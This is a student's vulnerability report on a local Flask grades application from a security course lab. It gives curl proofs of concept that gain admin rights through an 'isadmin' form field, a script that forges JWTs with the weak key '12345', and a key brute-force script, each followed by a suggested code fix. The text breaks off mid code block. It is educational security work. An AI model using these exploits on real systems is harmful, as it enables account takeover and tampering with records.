Vulnerability report

Date: 21/04/2024

Author: Rémi COUZI

Student code: 50302120077

Summary

- Looking at the endpoints, who can access what, student is very limited (only see his grades), and teacher is admin
- Token changing part is too long to be bruteforce
- I tried few basics injection in login/signup pages, no success
- Then I went to check app files
- Found SECRET_KEY with common value (“12345”)
- Then I figured out that signup and login has a 3rd variable “isadmin” so maybe we can send it as well, which turned out to worked, for both signup and login
- Finally I tried to use the SECRET_KEY in order to generate custom admin token (we can also try to bruteforce it)
- Went back to read the app files, discovered some others coding mistakes

Methodology

- Standard snooping with firefox
- Browsing app files with Visual Studio Code
- Then I went Burp Suite in order to analyse requests and make custom POST requests
- This is also doable with curl, as in this report
- To sum up : read and test, then try and take notes

Vulnerability 1: Unauthorized Admin Sign Up

Risk level: high

Problem:

An attacker can sign up an admin account very easily, and so, change his grades as he wishes.

Proof of concept:

Only need to signup with “isadmin=true”, so let’s use curl for this

```
curl -X POST http://localhost:8080/api/signup -d
'email=XXX&password=YYY&isadmin=true'
```

Here we are creating an admin account with email ‘XXX’ and password ‘YYY’

Then we only have to standard login and grab our token


```
curl -X POST http://localhost:8080/api/login -d
'email=XXX&password=YYY
```

```
{"message":"Success!","token":"eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJ1c2VyX2lkIjoxNCwiZW1haWwiOiJyZXBvcnQiLCJwYX
Nzd29yZCI6IjEyMyIsImlzYWRtaW4iOiJ0cnVlIn0._9bdnvGiwq7czCF
r37fnrD6u-EtRv0Lj4p9tfmKkR3g"}
```

At this point, we can perform all admin actions with our token, which are see, add and delete each user and grade. Let’s add a good grade to student1

```
export TOKEN=**obtained_token**

curl -i http://localhost:8080/api/users -H
"Authorization: Bearer $TOKEN"
```

In the next screenshot, you can see all the steps in one run I made:




```
couscouz@kali-couscouz: ~/cours/secprog/hw1 117x54
┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -X POST http://localhost:8080/api/signup -d 'email=NO&password=MATTER&isadmin=true'
{"message":"Created new user!","user":"NO"}

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -X POST http://localhost:8080/api/login -d 'email=NO&password=MATTER'
{"message":"Success!","token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1LCJlbWFpbCI6Ik5PIiwicGFzc3dvcmQiO
iJNQVRURVIiLCJpc2FkbWluIjoidHJ1ZSJ9.9CpamzmzEO8RdfVUKf2MAojXk2dR3i8hEM0nwLLyMp0"}

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1LCJlbWFpbCI6Ik5PIiwicGFzc3dvcmQiOiJNQVRURVIiLCJ
pc2FkbWluIjoidHJ1ZSJ9.9CpamzmzEO8RdfVUKf2MAojXk2dR3i8hEM0nwLLyMp0

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -i http://localhost:8080/api/users -H "Authorization: Bearer $TOKEN"
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Thu, 21 Mar 2024 09:22:34 GMT
Content-Type: application/json
Content-Length: 148
Connection: close

[{"email":"student1@example.com"},{"email":"student2@example.com"},{"email":"teacher@example.com"},{"email":"student3
@example.com"},{"email":"NO"}]

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ 
```

I am creating an admin account with admin permission, then login with it, and I'm performing an admin action with the token given at login step

Recommedations:

Fix the the signup function, only admin should be able to create admin account.




```python
@api.route('/signup', methods=['POST'])
def signup():

    #TODO: Add some validation?
    post_data = request.form

    if not school.select_by_email(post_data['email']):
        school.create_new_user(*post_data.values())
        return jsonify({'message': 'Created new user!','user': post_data['email']})

    else:
        return jsonify({'message': 'User already exists'})
```

old routes.py

In the current file, if the user is not already existing, the 'isadmin' key is directly transmitted to the create_user() with no validation since everyone can create a user.
The best way to fix this is to allow admin creation from admin only.

For this, I suggest you to add few lines as showed below.
The goal is to get the current token, and if it doesn’t correspond to an admin one, just drop the ‘isadmin’ value from the form data



```python
@api.route('/signup', methods=['POST'])
def signup():

    post_data = request.form

    profile = decode_token(request.headers["Authorization"].split(" ")[1])

    if(profile['isadmin']  != 1):
        del post_data["isadmin"]

    if not school.select_by_email(post_data['email']):
        school.create_new_user(*post_data.values())
        return jsonify({'message': 'Created new user!','user': post_data['email']})

    else:
        return jsonify({'message': 'User already exists'})
```

new routes.py

Vulnerability 2: Unauthorized Admin Login

Risk level: high

Problem:

An attacker can login as an admin very easily


Proof of concept:

Only need to login with random account with “isadmin=true”, so let’s use curl for this

```
curl -X POST http://localhost:8080/api/login -d
'email=student1@example.com&password=password123&isadmin=
true'
```

Then we are login with student account but admin token, so we can see/add/delete each user and grade of the database.

There is a screenshot of this example:



```
┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -X POST http://localhost:8080/api/login -d 'email=student1@example.com&password=password123&isadmin=true'
{"message":"Success!","token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJlbWFpbCI6InN0dWRlbnQxQGV4YW1wb
GUuY29tIiwicGFzc3dvcmQiOiJwYXNzd29yZDEyMyIsImlzYWRtaW4iOiJ0cnVlIn0.lBgpAwe9qI8v0l98d0jDzeTxStYNLUsHsQ9sFUlz8cY"}

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ export TOKEN=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJlbWFpbCI6InN0dWRlbnQxQGV4YW1wbGUuY29tIiwicGF
zc3dvcmQiOiJwYXNzd29yZDEyMyIsImlzYWRtaW4iOiJ0cnVlIn0.lBgpAwe9qI8v0l98d0jDzeTxStYNLUsHsQ9sFUlz8cY

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -X POST http://localhost:8080/api/grades/1 -H "Authorization: Bearer $TOKEN" -d 'description=1&grade=5&subje
ct=DEMO'
{"grades":[{"description":"Excellent performance in Mathematics","grade":4,"subject":"1"},{"description":"Solid under
standing of Computer Science concepts","grade":4,"subject":"5"},{"description":"DEMO","grade":1,"subject":"5"}]}
```

Here, we’re log in as ‘student1’ predefined account with the ‘isadmin’ key as true (1st command)

Then we’re extracting the admin token of our connection (2nd command)


Finally, we’re adding one grade to ‘student1’ of user_id=1 (3rd command)

As the output shows it, the grade is added without issues.

<u>Note:</u> There is a wrong implementation of the add_grade() process, I wrote about it in the last part of this report

Recommedations:


Fix the the login function, only ‘email’ and ‘password’ should be used from the form data.



```
12  @api.route('/login', methods=['POST'])
13  def login():
14
15      #TODO: Add some validation?
16      post_data = request.form
17      user = school.select_by_email(post_data['email'])
18
19      if not user or not check_password_hash(user[0]['password'], post_data['password']):
20          return jsonify({'message': 'Invalid email or password!'})
21
22      token = generate(*post_data.values())
23      return jsonify({'message': 'Success!', "token": token})
```

old routes.py

In the current file, there is no validation, if the user logs in with a value isadmin=true, the line 22 will generate an admin token, because the admin value is stored in post_data without checks.
To fix this, the way is to send user data from database to the generate function, like this:



```
12  @api.route('/login', methods=['POST'])
13  def login():
14
15      #TODO: Add some validation?
16      post_data = request.form
17      user = school.select_by_email(post_data['email'])
18
19      if not user or not check_password_hash(user[0]['password'], post_data['password']):
20          return jsonify({'message': 'Invalid email or password!'})
21
22      token = generate(*user[0].values())
23      return jsonify({'message': 'Success!', "token": token})
```

new routes.py

Vulnerability 3: Unauthorized Token Creation

Risk level: high

Problem:

An attacker can generate a token admin, since the key used to generate tokens is very simple (12345).

Proof of concept:


Let's generate an admin token with a simple python script

```
import jwt
KEY = 12345
token = jwt.encode({"isadmin": True}, str(KEY))
print(token)
```

After running this short script, you only have to use the printed admin token to perform admin action, you can check it with the classic:

```
export TOKEN=**obtained_token**

curl -i http://localhost:8080/api/users -H
"Authorization: Bearer $TOKEN"
```

You can see here one run I made:



token_generation.py ×

token_generation.py > ...

```
import jwt

KEY=12345

token = jwt.encode({"isadmin": True}, str(KEY))

print(token)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


```
┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ /usr/bin/python3.12 /home/couscouz/cours/secprog/hw1/token_generation.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2FkbWluIjp0cnVlfQ.JBNz5HIfiGIAFCXaKm4QIRyXo5eaYEh-ReGw1utUBVg

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ export TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2FkbWluIjp0cnVlfQ.JBNz5HIfiGIAFCXaKm4QIRyXo5eaYEh-ReGw1utUBVg

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -i http://localhost:8080/api/users -H "Authorization: Bearer $TOKEN"
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Thu, 21 Mar 2024 09:28:53 GMT
Content-Type: application/json
Content-Length: 148
Connection: close

[{"email":"student1@example.com"},{"email":"student2@example.com"},{"email":"teacher@example.com"},{"email":"student3@example.com"},{"email":"NO"}]

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ 
```

Alternative way : SECRET_KEY bruteforce

If the attacker is not in possession of the token encoding key, he can still try to bruteforce it. Here I wrote a simple script, trying every number as a key.
This take approximately 35 seconds to find the key.
The script take the key value, generate the corresponding token, and make a GET request with this token.
If the response body is a list (list of users) this means that the token is a good one, and so the key. If the token is not good, the response body contains only a ‘message’ key saying ‘"Unexpected issue occurred!"

```python
import requests
import jwt

url = "http://localhost:8080/api/users"

for key in range(100000):
   #generating token based on random key
   token = jwt.encode({"isadmin": True}, str(key))

   #testing the token
   header={"Authorization": f"Bearer {token}"}
   res = requests.get(url, headers=header)
   #if answer is a list the token is working
   if isinstance(res.json(), list):
       print(f"KEY={key}")
       print(token)
       break
```

With this example we can find the key in approximately 30 seconds.
Then, we can see/add/delete users and grade using the token, and later re-generate others token as we want, with the found key
My last record screenshot of this bruteforce:



key_bruteforce.py

```python
import requests
import jwt

url = "http://localhost:8080/api/users"

for key in range(100000):
    #generating token based on random key
    token = jwt.encode({"isadmin": True}, str(key))

    #testing the token
    header={"Authorization": f"Bearer {token}"}
    res = requests.get(url, headers=header)
    if isinstance(res.json(), list):
        print(f"KEY={key}")
        print(token)
        break
```

```
┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hwl]
└─$ /usr/bin/python3.12 /home/couscouz/cours/secprog/hw1/key_bruteforce.py
KEY=12345
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2FkbWluIjp0cnVlfQ.JBNz5HIfiGIAFCXaKm4QIRyXo5eaYEh-ReGw1utUBVg

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ export TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc2FkbWluIjp0cnVlfQ.JBNz5HIfiGIAFCXaKm4QIRyXo5eaYEh-ReGw1utUBVg

┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -i http://localhost:8080/api/users -H "Authorization: Bearer $TOKEN"
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Thu, 21 Mar 2024 08:56:34 GMT
Content-Type: application/json
Content-Length: 133
Connection: close

[{"email":"student1@example.com"},{"email":"student2@example.com"},{"email":"teacher@example.com"},{"email":"student3@example.com"}]
```


Recommendations:

Fix the SECRET_KEY value in config.py, use a random generated one instead, like this:


challenge > application > config.py > ...

```python
class Config(object):
    #SECRET_KEY = os.urandom(69)
    SECRET_KEY = "12345"

class ProductionConfig(Config):
    DEBUG = False

class DevelopmentConfig(Config):
    DEBUG = True

class TestingConfig(Config):
    TESTING = True
```

old config.py



challenge > application > config.py > ...

```python
import os

class Config(object):
    SECRET_KEY = os.urandom(69)

class ProductionConfig(Config):
    DEBUG = False

class DevelopmentConfig(Config):
    DEBUG = True

class TestingConfig(Config):
    TESTING = True
```

new config.py

Others observations : coding mistakes


I noticed a mistake in models.py, the function delete_jwt_token(token) is empty. So when someone logs out, the token is not destroyed. In fact each account has a unique token and he's active forever. So once a token is generated no need to generate it again later.



```python
    @staticmethod
    def delete_jwt_token(token):
        return
```


models.py

Another point is, the GET /api/users/<user_id> request is empty and always returning user_id.
Even if user doesn't exist so.



```python
@api.route('/users/<user_id>', methods=['GET'])
@auth_required
def user(user_id):
    return {"user_id": user_id}
```


old routes.py



```python
@api.route('/users/<user_id>', methods=['GET'])
